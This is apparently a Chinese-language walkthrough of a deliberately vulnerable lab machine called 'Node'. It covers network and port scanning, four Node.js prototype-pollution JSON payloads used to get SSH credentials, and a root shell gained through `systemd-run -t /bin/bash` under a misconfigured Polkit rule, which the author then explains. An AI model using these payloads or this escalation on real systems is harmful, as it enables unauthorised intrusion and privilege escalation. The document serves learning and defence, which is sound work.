
看到一个有意思的靶机，水个wp

宇宙声明，其中有一些知识点可能会出现错误，介意勿看，当然你有更好的观点可以提出来，我进行修改，谢谢。

靶机渗透测试报告：Node



一、信息收集

1. 主机发现

使用 `arp-scan` 扫描本地网络，发现目标主机。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:e5:45, IPv4: 192.168.205.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
...
192.168.205.223 08:00:27:50:f2:67       PCS Systemtechnik GmbH
...
```

目标主机 IP 地址为 `192.168.205.223`。

2. 端口与服务扫描

使用 `nmap` 对目标主机进行端口扫描。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p- 192.168.205.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 09:42 EDT
Nmap scan report for 192.168.205.223
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
MAC Address: 08:00:27:50:F2:67 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

扫描发现开放了 22 (SSH) 和 3000 端口。3000 端口通常用于 Web 开发服务。

二、初始访问

Web 渗透 (Port 3000)

访问 `http://192.168.205.223:3000`，发现一个 Web 应用，这是一个多阶段的 Node.js 原型链污染挑战。

这里两个玩法，第一种你过了第一题，下一个FindSomething插件，你会发现有一个PATH`/admin/flag`，一看就有问题好吧，那里会直接获得ssh的用户和密码（要做一题拿个admin的cookie）

第二种就是老老实实的

- **关卡 1: 基础原型污染**

```
{
  "__proto__": {
    "isAdmin": true
  }
}
```

- **关卡 2: 绕过简单防护**

```
{
  "constructor": {
    "prototype": {
      "isAdmin": true
    }
  }
}
```

- **关卡 3: 多层原型污染**

```
{
  "a": {
    "__proto__": {
      "isAdmin": true
    }
  }
}
```

- **关卡 4: 动态验证绕过**

```
{
  "validateAccess": "function() { return true; }"
}
```

ps:这不像原型链污染，反而很像不安全反序列化

成功完成所有关卡后，应用返回凭证信息：

> 挑战成功!
>
> 你的Flag是: **{hungry:imveryhungry}**
>
> 恭喜你完成了挑战!

SSH 登录

使用获取到的凭证通过 SSH 登录目标主机。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ ssh hungry@192.168.205.223
...
hungry@Node:~$ id
uid=1000(hungry) gid=1000(hungry) groups=1000(hungry)
```

成功获取 `hungry` 用户的 shell 权限。

三、权限提升

1. 本地信息枚举

在 `hungry` 用户的 shell 中，进行提权向量的枚举。

- **检查 `sudo` 权限：**

```
hungry@Node:~$ sudo -l
Sorry, user hungry may not run sudo on Node.
```

用户 `hungry` 没有任何 `sudo` 权限。

- **查找 SUID 文件**:

```
hungry@Node:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
...
/usr/libexec/polkit-agent-helper-1
```

我就不继续写了，我扒拉了很久，实在顶不住了，我去找作者要了点提示，是`/usr/libexec/polkit-agent-helper-1`

2. 漏洞利用 (`systemd-run` 提权)

根据提示，尝试使用与 Polkit 交互的 `systemd-run` 命令进行提权。

https://blog.csdn.net/li1136594919/article/details/131488386

```
hungry@Node:~$ systemd-run -t /bin/bash
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ===
Authentication is required to manage system services or other units.
Authenticating as: hungry
Password:
==== AUTHENTICATION COMPLETE ===
Running as unit: run-u7.service
Press ^] three times within 1s to disconnect TTY.
root@Node:/# id
uid=0(root) gid=0(root) groups=0(root)
```

输入 `hungry` 用户的密码后，成功获取了一个 root shell。

3. 原理分析：Polkit 配置错误

本次提权并非利用了常见的内核漏洞或软件漏洞（如PwnKit），而是一个典型的**安全配置错误**，其核心在于 Polkit 的授权策略被有意地削弱了。

1. **什么是 Polkit 和 `systemd-run`?**
    - **Polkit (PolicyKit)**: 是一个应用程序级别的授权框架，用于控制哪些用户可以执行哪些需要特权的操作。它就像一个精细化的 `sudo`，不直接给予用户 root shell，而是对具体动作进行授权。

- `systemd-run`：是一个 `systemd` 工具，可以用来动态创建一个临时的服务单元并运行指定的命令。当它需要执行特权操作（如以 root 身份运行服务）时，会向 `systemd` 主进程（以 root 权限运行）发出请求。

2. **提权流程是怎样的?**
   - 当 `hungry` 用户执行 `systemd-run -t /bin/bash`，该命令请求 `systemd` 以 root 权限启动一个 `/bin/bash` 进程。
   - `systemd` 将这个请求交由 Polkit 进行权限裁决。
   - Polkit 检查其策略，确定 `hungry` 用户是否有权执行这个操作（Action ID 为 `org.freedesktop.systemd1.manage-units`）。
3. **漏洞的关键点在哪里?**
   - 从命令行的输出 `Authenticating as: hungry` 和要求输入密码来看，系统**正在**进行认证。
   - `org.freedesktop.systemd1.manage-units` 这个操作的默认策略通常是 `auth_admin`，意为**必须由管理员组（如 `sudo` 组）的用户来提供密码进行认证。**
   - 然而，用户 `hungry` 并不在 `sudo` 组里，但提供了**自己的密码**后却认证成功了。这表明 Polkit 的策略被修改了。
   - 最可能的修改是将该操作的授权策略从 `auth_admin`（管理员认证）改为了 `auth_self_keep`（用户自身认证）。这意味着"**只要请求者能证明他就是他自己（通过输入自己的密码），就允许执行该特权操作**"。
4. 验证

   需要用户为root权限，否则无法查看

```
root@Node:/# cat /etc/polkit-1/rules.d/50-myuser.rules
polkit.addRule(function(action, subject) {

    if (action.id.startsWith("org.freedesktop.systemd1.") && subject.local
&& subject.isInGroup("hungry")) {
        return polkit.Result.YES;
    }
});
```

   - polkit.addRule(function(action, subject) { ... });
     这定义了一条新的 Polkit 规则。action 代表尝试执行的操作，subject 代表发起操作的用户。
   - if (action.id.startsWith("org.freedesktop.systemd1.") && ...)
     这是第一个条件：检查请求的操作 ID 是否以 "org.freedesktop.systemd1." 开头。这是一个非常宽泛的规则，它涵盖了所有与 systemd 相关的管理操作，包括但不限于启动/停止服务、启用/禁用服务单元文件等。systemd-run 所触发的操作就在此范围内。
   - ... && subject.local && ...
     第二个条件：检查用户是否为本地用户。通过 SSH 登录的交互式会话通常被认为是 local 的。
   - ... && subject.isInGroup("hungry"))
     这是最关键的条件：检查发起操作的用户是否属于名为 "hungry" 的用户组。在很多 Linux 发行版中，创建一个新用户时会同时创建一个同名的主用户组，所以用户 hungry 正好就在 hungry 组里。
   - return polkit.Result.YES;
     如果以上所有三个条件都满足，规则就返回 YES。这表示**无条件允许，无需进行任何认证。**
   - 聪明的朋友肯定发现了，什么不需要验证，我的明明需要验证啊，那是因为linux授权和认证是分离的，Polkit审查这个用户（hungry）有没有资格执行这个操作，PAM审查现在坐在终端前输入命令的这个人，真的是hungry本人吗?

所以总结实现了**允许任何本地登录的、且属于 hungry 用户组的用户，无需密码（需要密码）即可执行所有 systemd 相关的管理操作。**

而为什么拿到的是root的shell，为什么不是hungry的shell，是因为systemd是root身份运行的

所以再概括一下就是**您是以 hungry 的身份通过了认证，从而获得了“命令 systemd 去做事”的资格；而最终为您创建 shell 的是 systemd 进程，它用的是它自己固有的 root 身份。**

四、夺取旗帜

成功获取 root 权限后，读取最终的 flag。

```
root@Node:/# cat /root/root.txt /home/hungry/user.txt
flag{root-c946739aa8e0f1008c32e311076f355f}
flag{user-8c4b1157cb6f8884aa183ac0f1447e6c}
```